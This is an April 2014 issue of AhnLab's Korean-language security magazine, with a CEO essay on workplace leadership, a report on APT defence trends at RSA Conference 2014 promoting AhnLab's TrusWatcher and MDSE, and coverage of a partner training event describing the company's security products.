안랩 온라인 보안 매거진

월간 安

2014. 04

APT Protection

CONTENTS

직장인의 리더십

“직장인이 갖춰야 하는 3가지 리더십”

권치중 안랩 대표

“리더십이란 직책과 상관없이 주위에 미칠 수 있는 긍정적인 영향력이다.”

우리 자신의 삶을 주체적으로 이끌 수 있는 리더십은 누구에게나 필요하다. 리더십은 직장에서의 삶 그리고 자신의 삶을 긍정적인 방향으로 변화시키기 위해서는 무엇보다 중요한 역할을 한다. 특히 조직의 변화를 선도하여 조직의 적응력과 지속 가능성을 높이는 리더십은 직장인의 필수 덕목으로 자리잡고 있다. 필자가 강조하고 싶은 직장인이 갖추어야 하는 리더십의 덕목은 주인의식, 가치 창출, 일하는 자세 등 3가지이다.

첫 번째는 약속, 끈기, 책임감, 선행적 사고 방식을 바탕으로 한 주인의식이다. 직장에서 자신의 일에 대해 주인의식을 가지고 일할 때와 조직의 부품처럼 일할 때는 일의 양과 성과에서 엄청난 차이가 난다. 따라서 리더라면 조직의 구성원들에게 주인의식을 심어주는 일은 무엇보다 중요하다. 인텔의 앤디 그로브는 “열심히 일하면 회사가 책임진다는 것은 틀린 말이다. 믿을 것은 오직 능력 뿐”이라고 강조했다. 이 말은 앤디 그로브식 주인의식을 고취한 말로 직원들에게 끊임 없는 성장을 촉구한 것으로 유명하다. 이제 더 이상 당근과 채찍이 동기부여 수단이 되는 시대는 지났다. 헌신과 몰입을 위해서는 조직 구성원에게 주인의식을 갖게 하는 게 훨씬 더 효과적이다.

두 번째는 자기 개발과 고객 중심적 사고를 바탕으로 한 가치 창출이다. 직장 내에서 생산적인 사람, 혁신을 꾀하며 다른 영향력을 끼칠 수 있는 비중 있는 사람으로 성장하기 위해서는 끊임없는 자기 개발과 노력이 필요하다. 또한 모든 비즈니스 활동과 회사 성장의 원동력이 ‘고객’에서 비롯된다는 것을 인식하고 고객 중심의 사고 방식을 갖춰야 한다. 여기서 ‘고객 중심’이란 고객을 가슴에 담는 것이다. 세상에 고객이 없는 직업은 없다. 가치 판단의 기준에 있어서 ‘우리’보다는 ‘고객’이 우선시되어야 한다. 고객의 불만을 긍정적으로 듣고 이를 해결하려 노력해야 하며, 이를 해결했을 때 영원한 고객이 되는 것이다. 안랩의 경우 ‘자기개발, 신뢰와 존중, 고객 만족’ 이 3가지를 핵심 가치로 정하고 전 직원이 이를 실천하도록 하고 있다.

마지막 덕목은 팀워크, 현장주의, 우선순위, 에스컬레이션과 실행을 중요시하는 자세이다. 팀워크는 긍정적인 직장 생활의 원동력이 된다. 부하직원이 동료를 경쟁자로 인식하는 대신 자신의 미래를 이끌어 줄 파트너로 인식해야 한다. 동료의 성공이 나의 성공이란 사실을 받아 들여야 하며, 언젠가 그들이 나의 성공을 이끌어주고 뒷받침해 줄 것이라는 신뢰와 배려의 마음을 가져야 한다. 또한 일하는 자세에 있어서 현장을 중요시하는 태도가 필요하다. 직장에서 어떤 위치에 있어도 현장을 멀리해서는 안 된다. 모든 일은 현장에서 시작되며 해결도 현장에서 이뤄진다는 진리를 명심해야 한다. 그리고 무엇보다 긍정적 사고 방식을 가지고 있는 것이 중요하다. 답은 항상 있으나 단지 모를 뿐이다. 가능하다는 믿음으로 일해야 성공이란 결실을 맺을 수 있는 것이다.

지금 우리가 살고 있는 이 시대는 노력과 시간보다 그것이 만들어내는 가치가 중요한 세상이다. 똑같은 일을 해도 어떤 사람은 많은 돈을 받고 어떤 사람은 그렇지 못하다. 이제 중요한 것은 내가 얼마만큼 노력하고 고생했느냐가 아니라 내가 얼마나 가치 있는 것을 만들어냈느냐 하는 것이다. 직장에서나 개인의 삶에 있어서 보다 높은 그리고 차별화된 새로운 가치를 만들어내는데 주력하기를 바란다.

RSAC 2014 현장에서의 AhnLab TrusWatcher & AhnLab MDSE

APT 대응 기술 어디로 향하나

지난 2월 샌프란시스코에서 개최된 RSA 콘퍼런스 2014의 주요 테마는 데이터 보안, 클라우드 보안 그리고 APT(Advanced Persistent Threat)이다. APT는 더 이상 새로울 것 없이 식상해 보이는 이슈이다. 하지만 RSA 콘퍼런스 2011부터 핵심 테마로 주목을 받기 시작해 올해까지 지속될 만큼 진부하지만, 현재의 보안 트렌드를 이끌고 있는 것임은 분명한 사실이다. APT 공격은 나날이 더 지능적으로 변화하고 있고, 이에 따라 APT 대응 솔루션도 진화하고 있다. 그렇다면 RSA 콘퍼런스 2014 현장에서 확인한 현재 APT 공격 방어를 위한 글로벌 트렌드는 무엇일까. 그리고 안랩의 APT 대응 솔루션은 어디까지 왔는지 점검해 보자.

2014에서도 이슈는 'A.P.T.'

[그림 1] RSA 콘퍼런스 2014 현장 모습

RSA 콘퍼런스 2014(RSA Conference 2014, 이하 RSAC 2014)는 관객수 2만 8500여명, 419개의 세션, 604명의 스피커 참석으로 성황리에 막을 내렸다. 올해 초 터진 NSA와 RSA의 뒷거래 스캔들로 인해 콘퍼런스가 다소 위축될 거라는 예상을 무색하게 만들 정도였다. 그 만큼 보안의 중요성에 대한 인식이 높아졌음을 보여주는 결과가 아닐까.

이번 콘퍼런스의 슬로건은 'Share, Learn, Secure'로, 고도화되고 진화하는 보안 위협에 맞서기 위해서는 공조 및 협력 체계를 기업뿐만 아니라 제품간에도 구축하여 피해 확산 방지에 주력해야 한다는 메시지를 강조했다. 올해는 약 350여 개의 보안 업체가 참여해 각 사의 제품을 소개했다. 또한 영역별로 보면 APT, Threat Evolution, Security Intelligence, SIEM(Security Information & Event Management) 관련 업체와 제품들이 많이 등장했다. 반면 GRC, RM, 보안 관리, 애플리케이션 보안, 무선 보안은 지난해에 비해 약세를 보였다.


RSAC 2014 현장에서 확인한 APT 트렌드

APT 관련 분야에서는 안랩을 비롯한 파이어아이, 소스파이어, 스플렁크, 시만텍, 웹센스, 노먼샤크 등이 참가해 지난해 보다 더욱 강력해진 제품을 소개했다. 특히 지난해에 비해 네트워크 레벨에서 샌드박스(Sandbox) 기반으로 악성코드(malware)를 분석하는 기술을 적용한 제품들이 눈에 띄었다. 대표적인 업체로는 안랩, 파이어아이, 담발라(Damballa), 피델리스(Fidelis), 라스트라인(Lastline) 등이 있다. 여기에 분석 엔진 회사를 인수 합병해 제품화에 성공한 맥아피와 블루코트가 이 분야 경쟁에 새롭게 뛰어들었다.

현재 APT 대응 제품 가운데 대다수가 '가상 머신(Virtual Machine)이나 샌드박스' 기반의 악성코드 분석 기술을 적용하고 있다. 이러한 트렌드는 더 가속화되어 가상 머신 기반 제품의 경우 하드웨어부터 운영체제(OS)까지 전체를 가상화한 제품을 선보이고 있다. 안랩과 파이어아이를 포함해 대부분의 업체가 여기에 속한다. 에뮬레이션(Emulation) 기반의 제품을 소개한 피델리스는 소프트웨어적으로 가상 OS를 구현한 경우이다. 지난해 말 악성코드 분석 솔루션 업체인 '노먼 샤크(Norman Shark)를 인수한 블루코트는 인텔리VM(InelliVM)과 샌드박스 에뮬레이션 기술을 통합한 제품을 선보였다.

특히 주목할 점은, APT 대응 제품의 진화 가운데 중요한 트렌드가 엔드포인트 레벨 대응으로 확장 추세에 있다는 것이다. 파이어아이는 2014년 1월 엔드포인트 보안 솔루션 및 포렌식 전문기업인 맨디언트(Mandiant)를 인수해 APT 방어 영역을 엔드포인트 레벨로의 확장에 나서고 있다. 하지만 아직 초기 단계라 맨디언트 인수로 인해 파이어아이 제품이 어떤 경쟁력을 보여줄 지는 확인되지 않았다. 또한 TheatTrack Security는 자사의 APT 대응 제품인 TreatSecure에 다양한 서드파티 엔드포인트 솔루션과의 연계를 지원하고 있다. 특히, RSAC 2014에서는 안랩의 MDSE와 같은 엔드포인트 레벨의 APT 대응 솔루션을 선보인 업체가 다수 참가했다. 대표적인 업체로는 안랩을 비롯해 카본블랙(Carbonblack), HB그레이(HBGray), 카운터택(CounterTack) 등이 있으며, 트렌드마이크로, 프라미섹(Promisec) 등이 새로운 제품을 선보였다.

사실 이러한 트렌드는 이미 지난해 RSAC 2013에서도 예측할 수 있는 상황이었으며, 올해 좀더 구체화되었다고 볼 수 있다. 더불어 시장조사 전문기관인 가트너(Gartner)는 지난해 8월 '지능형 공격 방어의 5가지 유형(Five Styles of Advanced Threat Defense) 보고서를 통해 ETDR(Endpoint Threat Detection & Response)을 소개한 바 있다.



[그림 2] Five Styles of Advanced Threat Defense 출처: Gartner (2013.08)


가트너에 따르면 기존의 엔드포인트 보안 제품(Endpoint Protection Platform)은 이미 기술적인 한계가 도달했으며, 엔드포인트 레벨의 '의심스러운 이벤트(suspicious events)'를 끊임없이 찾는 노력이 필요하다. 따라서 엔드포인트 레벨에서 지속적으로 모든 이벤트를 수집하고 실시간 분석할 수 있는 전용 솔루션이 필요하며, 이것을 ETDR 제품군으로 정의하고 있다.

RSAC 콘퍼런스에서 주목 받은 AhnLab TrusWatcher & AhnLab MDSE

안랩은 RSAC 2014에서 APT와 같은 지능형 보안 위협에 대한 새로운 전략인 다계층 보안 방법론과 제품을 소개했다. 이 제품은 APT 대응 솔루션인 '안랩 트러스와처(영문 제품명: MDS)'와 엔드포인트 영역에서의 알려지지 않은(Unknown) 위협 탐지, 분석 및 대응 솔루션인 '안랩 MDSE'이며, 이들 제품은 RSAC 2014 관람객들의 많은 관심을 이끌어 냈다.

[그림 3] 안랩의 다계층 보안 전략

안랩 트러스와처는 지능형 보안 위협을 네트워크 레벨에서 탐지하고 전용 에이전트를 통해 실시간 대응하는 제품이다. 이 제품은 다차원 분석(Multi-Dimensional Analysis)을 이용해 파일 레벨의 클라우드 정보, 시그니처, 평판, 행위, 파일간 연관 관계 분석 정보 외에 네트워크 레벨의 URL/IP 악성 분석 및 평판 분석 정보를 종합적으로 판단하여 악의적인 행위를 보이는 신종 악성코드를 탐지한다. 또한 전용 에이전트를 이용해 악성코드를 다운로드 한 호스트에 대한 자동/수동 삭제를 통한 조치를 수행한다. 이와 함께 악성도가 확인되지 않은 파일의 실행을 보류시키는 실행보류(execution holding) 기능을 제공함으로써, SSL과 같은 암호화 트래픽을 통해 유입되거나 USB 및 내부망 등을 통해 엔드포인트로 직접 유입되는 신종 악성코드도 분석 및 차단이 가능하다. 특히 안랩은 최근 행위 기반 분석 기술을 우회하는 악성코드를 탐지하기 위해 트러스와처에 새로운 분석 기술을 개발, 적용했다. 이 기술은 메모리(memory) 영역에서 어셈블리 코드(assembly code) 기반의 분석을 수행한다. 이 기술을 이용해 애플리케이션의 취약점 공격 단계(exploitation)에서 악성코드 여부를 탐지할 수 있으며, 새로운 제로데이(zero-day) 취약점을 공격하는 악성코드까지 탐지가 가능하다.



[그림 4] AhnLab TrusWatcher 및 AhnLab MDSE

안랩 MDSE는 엔드포인트 레벨에서의 위협 탐지 및 대응 솔루션이다. 이 제품은 엔드포인트에 유입되고 생성되어 실행되는 모든 파일과 행위를 수집하여 가시성을 제공하며 위협에 실시간으로 대응한다. MDSE는 엔드포인트의 전수검사를 통해 확보된 가시성을 바탕으로 '알려지지 않는(Unknown)' 위협을 분류하고, 정확히 악성여부를 분석하여 즉각 조치하는 시스템이다. 안랩 MDSE는 상세한 분석을 통해 악성 여부를 판단할 수 있는 정확하고 구체적인 정보를 제공하기 때문에 보안 관리자는 위협의 수준에 따라 신속하게 의사 결정을 할 수 있다. 또한 기업 내부의 모든 엔드포인트에 대해 알려지지 않은 위협이나 의심스러운 파일에 대한 걱정 없이 보안을 관리할 수 있다. 이 밖에도 침해 사고에 대한 조치를 증명하는 증거 자료를 확보할 수 있다.

안랩, APT 방어를 위한 능동형 프로세스 발전시킬 터

지난 2010년부터 보안 업계에서 '지능형 지속 보안 위협'의 의미로 사용되기 시작한 APT. 이 용어가 5년이 지난 현재도 여전히 핫 이슈가 되고 있는 것은 왜일까. 그것은 APT가 단순한 해킹 방법이나 기술이 아니라 사회공학적 기법을 이용한 공격 방식의 변화를 의미하기 때문일 것이다. 따라서 하나의 솔루션만으로는 APT 공격을 방어하기란 불가능하다. 공격 방식이 변화하면 그에 맞는 방어 방식도 진화해야 하며, 공격 탐지 및 대응을 위한 모든 보안 영역의 연계도 필요하다. 특히, 지능형 공격을 탐지하는데 필요한 체계적인 관리와 지속적인 가시성이 확보되어야 한다.

안랩은 APT 대응 솔루션인 트러스와처와 전수 검사 기반의 엔드포인트 위협 탐지 솔루션인 안랩 MDSE, 이 두 제품의 시너지 효과를 기반으로, 위협에 대한 가시성과 실시간 대응 방안을 제시하고 있다. 또한 지속적인 모니터링과 분석을 통해 지능형 공격에 노출되는 영역을 줄이고 공격자와 공격 방법을 차단함으로써 능동형 방어 프로세스를 강화하는 측면으로 제품을 더욱 발전시켜 나갈 것이다.

AhnLab Partner Step-up Traning Day 2014

'고객의 접점' 파트너가 사업 강화의 원동력!

통합보안 기업 안랩이 지난 3월 13일, 18일 양일에 걸쳐 안랩 판교 사옥 대강당에서 소프트웨어 파트너 및 네트워크 파트너사 영업 대표를 대상으로 '2014 안랩 파트너 스텝업 트레이닝 데이(AhnLab Partner Step-up Training Day 2014, 이하 스텝업)'를 개최했다. 이날 행사에는 총판 및 파트너 86개사 200여명이 참석한 가운데, 안랩은 주요 제품의 차별화 전략을 소개하고 2014년 사업 전략과 함께 신설 조직인 채널사업본부 중심의 파트너십 강화 방안을 공유했다.

행사 첫 날에는 강력한 시장 점유율을 차지하고 있는 V3 제품군과 최근 이슈가 되고 있는 개인정보보호 솔루션 등 안랩의 주요 소프트웨어(SW) 제품의 경쟁력과 전문 기술 지원 서비스인 티케어 서비스(AhnLab T-Care Service) 등 제품 차별화 전략을 소개하는 세션이 마련됐다.

이건용 안랩 제품기획팀 과장은 지난 해 7월 새롭게 출시된 V3 9.0 제품군의 특장점을 설명하고 이들 제품의 연동을 통한 시너지 효과를 설명했다. 특히 새로워진 V3 제품군과 관련해 "하루 평균 26만개 이상의 악성코드가 발견되고 신 • 변종 악성코드가 증가하고 있어 기존 방식만으로는 이를 따라잡기조차 버거운 것이 현실이다"라며 "이에 안랩은 다양한 최신 기술이 적용된 다차원 분석 플랫폼을 개발했다. 특히 행위 기반 진단과 평판 기반 진단에 대해 고객의 좋은 반응을 얻고 있다"고 밝혔다.

또한 "서버 보안 제품인 V3 Net 9.0 for Windows Server 등을 비롯해 새로워진 V3 9.0 제품들의 안전성을 더욱 강화하였다"며 "올 하반기에는 컴포넌트 설치 지원 등 설치 및 사용의 편의성을 극대화하기 위해 주력하고 있다"고 전했다. 한편 안랩은 국내 맥OS(OS X) 사용자들의 증가와 관련해 지난해 10월 맥 OS 전용 안티바이러스 제품인 V3 for Mac을 출시했다. 이건용 과장은 "V3 for Mac을 포함해 V3 제품군은 엔드포인트 중앙관리 솔루션인 안랩 폴리시 센터(AhnLab Policy Center, 이하 APC)를 이용해 중앙에서 쉽고 간편하게 통합 관리가 가능하다"며 "이는 글로벌 제품에서도 찾아볼 수 없는 안랩 제품만의 차별점이다"라고 강조했다.

개인정보까지, 엔드포인트 관리 영역이 확대된다


▲ 이건용 안랩 제품기획팀 과장

두 번째 세션에서는 최근 사회적 화두가 되고 있는 대규모 개인정보 유출 사건에 대한 이해와 해법을 소개했다. 이건용 과장은 잇따라 발생한 개인정보 유출 사례와 관련해 해당 기업들의 관리적 • 기술적 조치 방안의 문제점을 설명하고, 오는 8월 시행되는 개인정보보호법 개정안 등을 비롯해 기업의 리스크 측면에서의 개인정보보호에 대한 인식이 필요하다고 지적했다. 또한 "개인정보보호를 위한 기술을 도입하기 전에 기업 내 개인정보의 종류, 범위, 보유 수준 등을 확인하는 것이 우선"이라고 강조했다. 보호하고자 하는 개인정보를 판단하고 정리한 후에 솔루션을 도입해야 실질적인 개인정보보호가 가능하다는 것.

안랩은 개인정보보호 관리 및 유출 차단 솔루션인 안랩 프라이버시 매니지먼트 스위트(AhnLab Privacy Management Suite)를 제공하고 있다. "실시간 검색, 자동 격리 등 개인정보 현황 파악 및 조치는 물론, 다양한 경로를 통한 개인정보 유출을 탐지 및 차단하는 진일보한 개인정보보호 솔루션"이라고 설명한 이건용 과장은 "DRM 솔루션 등을 별도로 도입하지 않고도 인쇄물을 통한 개인정보 유출 가능성까지 탐지하고 차단할 수 있다"고 자신했다.

이 밖에도 최근 공공부문을 중심으로 관심을 끌고 있는 '안랩 내PC지키미'의 4월 제공 예정 패치와 관련해 참석자들의 관심이 쏠렸다. 이건용 과장은 "이번 패치는 엔드포인트의 관리 영역 자체를 확장한다는 것에 의의가 있다"며 "점검 항목이 37개로 확대되며 NAC 연동 없이도 네트워크 차단이 가능해 타사와는 차별화된 안랩만의 기능으로 시장을 선도할 것"이라고 자신했다.

티케어 서비스, '제품과 서비스의 융합'이 글로벌 트렌드

한편 안랩의 강점은 제품에만 국한된 것이 아니다. '제품과 서비스의 결합'이 전세계 IT 분야의 트렌드로 자리잡은 요즘, 기술과 노하우를 갖춘 전문가들을 기반으로 한 다양한 서비스를 제공할 수 있다는 점이야말로 안랩의 차별점이다.

지난 해 3월 출시된 티케어 서비스(AhnLab T-Care Service)는 제품과 서비스가 결합된 통합 보안을 제공한다는 안랩의 기조에서 출발한 고급 기술 지원 서비스로, 고객이 도입한 다수의 보안 솔루션들의 최적화를 통해 제품의 개별 또는 연계 효과를 극대화한다.

조민규 소프트웨어보안팀 차장은 "티케어 서비스 1.0 출시 이후 정보보안 교육에 대한 고객의 관심과 니즈가 급증함에 따라 이 부분을 강화한 티케어 서비스 2.0으로 개선했다"며 "향후 3.0으로 업그레이드하면서 정보보안 교육 서비스를 더욱 특화할 예정이다"라고 밝혔다. 또한 "최근 우려되고 있는 보안 이슈인 어드민 권한 계정 점검, MS의 윈도XP 지원 종료와 관련해 에이전트 점검 등 보안 동향에 최적화된 다양한 서비스를 제공하고 있다"고 전했다.


▲ 조민규 안랩 소프트웨어보안팀 차장

차세대 위협 대응을 위한 네트워크 보안 솔루션의 성능 기능 • 강화


▲ 유명호 안랩 제품기획팀 팀장

파트너 스텝업 두 번째 날인 3월 18일에는 안랩 네트워크 제품의 변화를 소개하는 자리가 마련됐다. 유명호 제품기획팀 팀장은 "네트워크 제품의 안정화와 통합 관리 기능의 개선을 통해 새로운 위협 대응을 위한 기능적, 성능적 차별화에 초점을 맞출 것"이라며 "APT 공격 등에서 콘트롤 타워 역할을 하는 C&C 서버 리스트 DB를 지속적으로 업데이트하는 등 네트워크의 경계에서 트러스가드가 APT 대응을 위해 진화하는 방향을 모색 중이다"라고 전했다. 이를 위해 네트워크 통합 보안 솔루션 트러스가드(AhnLab TrusGuard)는 오는 5월 예정인 업그레이드를 통해 ▲애플리케이션 콘트롤 기능을 강화하고 ▲정책 설정의 유연성을 강화할 예정이며, 향후 방화벽 수준에서 할 수 있는 ▲알려지지 않은 공격 탐지 및 방어를 제공하기 위한 로드맵을 구성하고 있다는 것. 또한 알려지지 않은 위협 대응과 관련해 네트워크 장비 관리 솔루션인 트러스매니저(AhnLab TrusManager), 트러스애널라이저(AhnLab Trusanalyzer)의 사용자 정보 가시성, 관리 편의성 향상을 위한 개선을 진행 중이라고 전했다.

안랩은 다양한 차세대 위협 대응을 위해 네트워크 보안 솔루션의 경쟁력을 강화하고 있다. 차세대 IPS(Intrusion Prevention System, 침입방지솔루션)인 트러스가드IPX(AhnLab TrusGuard IPX)는 ▲6천 여개의 시그니처를 제공하며 ▲취약점 탐지뿐만 아니라 최근 이슈가 되고 있는 ▲악성코드 행위에 대한 대응 기능도 제공하고 있다. DDoS 공격 동향과 관련해 유명호 팀장은 "비록 최근 국내에서는 DDoS 공격이 잠잠한 편이지만 해외에서는 DDoS 공격

이 증가하는 추세로, 국내에서도 이와 비슷한 추세가 나타날 것으로 예상된다"며 "특히 신종 DDoS 공격, 애플리케이션의 취약점을 이용한 저대역폭 공격 등 복합적이고 고도화된 DDoS 공격으로 변화하고 있는 양상"이라고 설명했다. 이와 관련해 DDoS 대응 전용 솔루션인 트러스가드 DPX(AhnLab TrusGuard DPX)는 ▲실시간 트래픽 유효성 검증 ▲트래픽 유형별 자동 학습을 통해 효과적인 DDoS 공격 방어가 가능하며 ▲임계치 이하의 소규모 정밀 타격형 신종 DDoS 공격 ▲지능적인 HTTP 공격에 대해서도 강력한 방어가 가능하다. 또한 10여 개의 다단계 DDoS 공격 방어 필터를 통해 다양한 유형의 DDoS 공격 탐지 및 방어가 가능하며, 한 대의 장비에서 최대 최대 64개의 논리적인 네트워크에 대한 분산 관리가 가능해 네트워크 환경의 변화와 기존 보안 시스템을 우회하는 최신 DDoS 공격에 대해서도 지능적인 방어 능력을 제공한다.

차별화된 기술력으로 지속적으로 APT 대응 시장 선도할 것

이번 스텝업 행사에서 파트너사 관계자들의 가장 큰 관심을 받은 제품 중 하나는 APT 대응 솔루션인 트러스와처(AhnLab TrusWatcher)다. 지금까지 발생했던 국내외 APT 공격 사례의 공통점은 바로 악성코드에서 공격이 시작됐다는 점이다. 트러스와처는 안랩의 20여년 악성코드 대응 노하우와 인프라를 바탕으로 기업 내부로 유입된 악성코드가 어느 PC에 다운로드 됐는지, 어떤 행위를 하는지 등 악성코드의 증적을 제공한다.

안랩은 올해 트러스와처의 분석 기술 고도화를 통해 여타 APT 대응 솔루션과의 격차를 더욱 벌린다는 전략이다. 트러스와처는 독자적인 기술을 통해 실행 파일 뿐만 아니라 문서 파일 등 비실행 파일에 대해서도 시그니처 없이 탐지하고 대응할 수 있다. 특히 동적 콘텐트 분석(Dynamic Intelligent Content Analysis, DICA) 기술은 샌드박스나 가상머신(VM)을 우회하는 고도화된 악성코드까지 익스플로이트(exploit)하기 전에 탐지할 수 있으며, 새로운 제로데이 취약점을 이용하는 악성코드도 탐지 및 대응할 수 있다.

유명호 팀장은 "탐지뿐만 아니라 대응이 가능하다는 것이 트러스와처만의 장점이다"라며 "탐지와 분석뿐만 아니라 이에 대한 처리까지 하나의 통합적인 사이클로 대응할 수 있다는 것이 트러스와처의 차별점이다"라고 강조했다. 특히 "기업 내부로 이미 유입된 파일에 대해 프로세스 삭제, 파일 삭제 등의 조치뿐만 아니라 실행 보류 기능을 통해 의심 파일에 의한 잠재적인 위협까지 사전 대응이 가능하다"고 설명했다. 트러스와처만의 독보적인 기능인 '실행 보류 기능'은 의심 파일에 대한 대응뿐만 아니라 네트워크 단에서는 탐지할 수 없는 암호화된 트래픽과 가상머신 탐지를 우회하는 트래픽 등에 대해서도 대응할 수 있다.

파트너의 자부심과 기술력 향상을 위한 다양한 프로그램 마련해

▲ 장영근 안랩 네트워크보안팀 차장

이번 행사에서는 네트워크 제품에 대한 기술 지원 강화 방안도 공유됐다. 장영근 네트워크보안팀 차장은 "채널 파트너 코어 프로그램을 도입해 커뮤니케이션을 통한 유대를 강화할 것"이라며 "그 일환으로 안랩의 전문 엔지니어들의 노하우를 문서화하는 등 파트너들과 상시 공유할 것"이라고 밝혔다. 또한 파트너 교육 지원과 관련해 "많은 파트너사들이 기술력 향상과 인프라 강화에 꾸준히 노력해온 만큼 안랩 또한 이에 발맞춰 공인 파트너에 대한 교육 프로그램을 강화할 것"이라고 전하고 "다양한 파트너의 수준에 따라 기본(Basic)부터 고급(Professional)까지 보다 세분화된 수준별 교육 프로그램을 운영할 것"이라고 밝혔다. 아울러 "직접 찾아가는 교육과 집중 교육 프로그램을 통해 지방 채널 및 파트너의 전문성 및 경쟁력 강화에도 기여할 것"이라고 말했다.

한편 안랩은 올해 파트너(채널)를 통한 비즈니스 전략 강화 방안으로 채널사업본부를 신설했다. 윤석영 채널사업본부 차장은 "기술 지원 등 프로세스상 불편한 부분을 해소하기 위해 지속적으로 고민하고 적극적으로 반영하고 있다"며 "이번 행사는 RMA, 기술지원, 파트너 정책에 대해 궁금한 부분이나 불편한 부분을 적극적으로 듣고 개선하기 위한 자리이기도 하다"

고 말했다. 이미 올해 초부터 라이선스 갱신이나 기타 자료 요청 시 처리 지연 시간을 최소화하기 위해 파트너 구조를 개편하는 등 채널사업본부가 바쁘게 움직이고 있다. 윤석영 차장은 또한 "파트너와 함께 성장하기 위한 핵심은 다양하고 현실적인 프로모션과 수익 프로그램이다"라며 "피부로 느낄 수 있는 파트너 수익 향상을 위한 프로그램을 마련해 파트너의 비즈니스 증대를 위해 기여할 것"이라고 말했다. 이를 위해 기존 고객과 새 고객을 끌어들일 수 있는 프로그램을 기획 중이며, 다양한 자체 행사 개최는 물론 주요 콘퍼런스 참가 등 신규 고객 확보를 위한 통합적인 마케팅 활동을 전개해 파트너들이 새로운 접점을 발견하는데 지원한다는 계획이다.


▲ 윤석영 안랩 채널사업본부 차장

파트너는 고객의 접점, 적극적인 파트너 지원에 힘쓸 것


▲ 권문자 안랩 세일즈마케팅팀 팀장

파트너 스텝업 행사는 비즈니스 전략에 대한 실질적인 운영 방안을 공유하는 자리인 만큼 올해 파트너 정책과 이를 통한 비즈니스 강화 전략을 소개하는 세션에 참석자들의 눈과 귀가 집중됐다. 권문자 세일즈마케팅팀 팀장은 올해도 안랩은 변함없이 '파트너 동반 성장'이라는 기조를 바탕으로 파트너를 통한 적극적인 비즈니스 전개를 추진할 것이다"라며 "파트너 비즈니스가 성장함에 따라 그에 걸맞은 안랩의 역할과 파트너의 권한을 정립하기 위해 더 노력할 것"이라고 밝혔다. 또한 "소프트웨어나 네트워크의 구분에 얽매이지 않고 더욱 활발히 수익을 창출할 수 있도록 지원할 것"이라며 "특히 파트너 교육을 강화하고 인증 평가 프로그램을 적극적으로 활성화할 계획이다"라고 밝혔다. 인증 마크와 인증패를 수여해 공신력 있는 파트너로서의 자부심과 기술력을 바탕으로 더욱 적극적인 파트너 비즈니스가 가능하도록 지원하겠다는 것. 채널사업본부 신설 또한 같은 맥락이라는 것이 권문자 팀장의 설명이다. "산업군별로 고객사와 파트너, 그리고 안랩간의 커뮤니케이션을 강화하기 위해 커뮤니케이션의 창구 역할을 하는 조직이다"라고 채널사업본부 조직에 대해 설명하고 "이를 통해 파트너와 안랩의 커뮤니케이션이 더욱 강화되었다고 느끼실 수 있을 것"이라고 전했다. 또한 "파트너는 곧 고객과의 접점이다"라며 "채널사업본부를 기반으로 적극적인 파트너 지원을 통해 고객의 니즈를 신속히 파악하고 고객에 대한 밀접한 대응이 가능하게 함으로써 올 한해 파트너들의 역량이 십분 발휘할 수 있게 될 것으로 기대한다"는 말로 마무리했다.

이상국 마케팅 실장은 "올해 처음으로 파트너 스텝업의 네트워크 부문 파트너사 참석자 수가 소프트웨어 부문 파트너사의 참석자 수를 앞섰다"며 "안랩의 네트워크 제품에 대한 시장의 관심을 방증하는 것"이라고 풀이했다. 그러면서도 "파트너 간의 불필요한 경쟁이나 커뮤니케이션상의 오해를 방지하기 위해 프로세스를 개선하고 인프라를 강화하고 있다"며 "앞으로도 다양한 파트너 프로그램과 이벤트를 통해 파트너간의 유대를 강화하고 안랩의 비즈니스 전략과 실행 방안을 공유하는 자리를 마련하겠다"고 전했다.

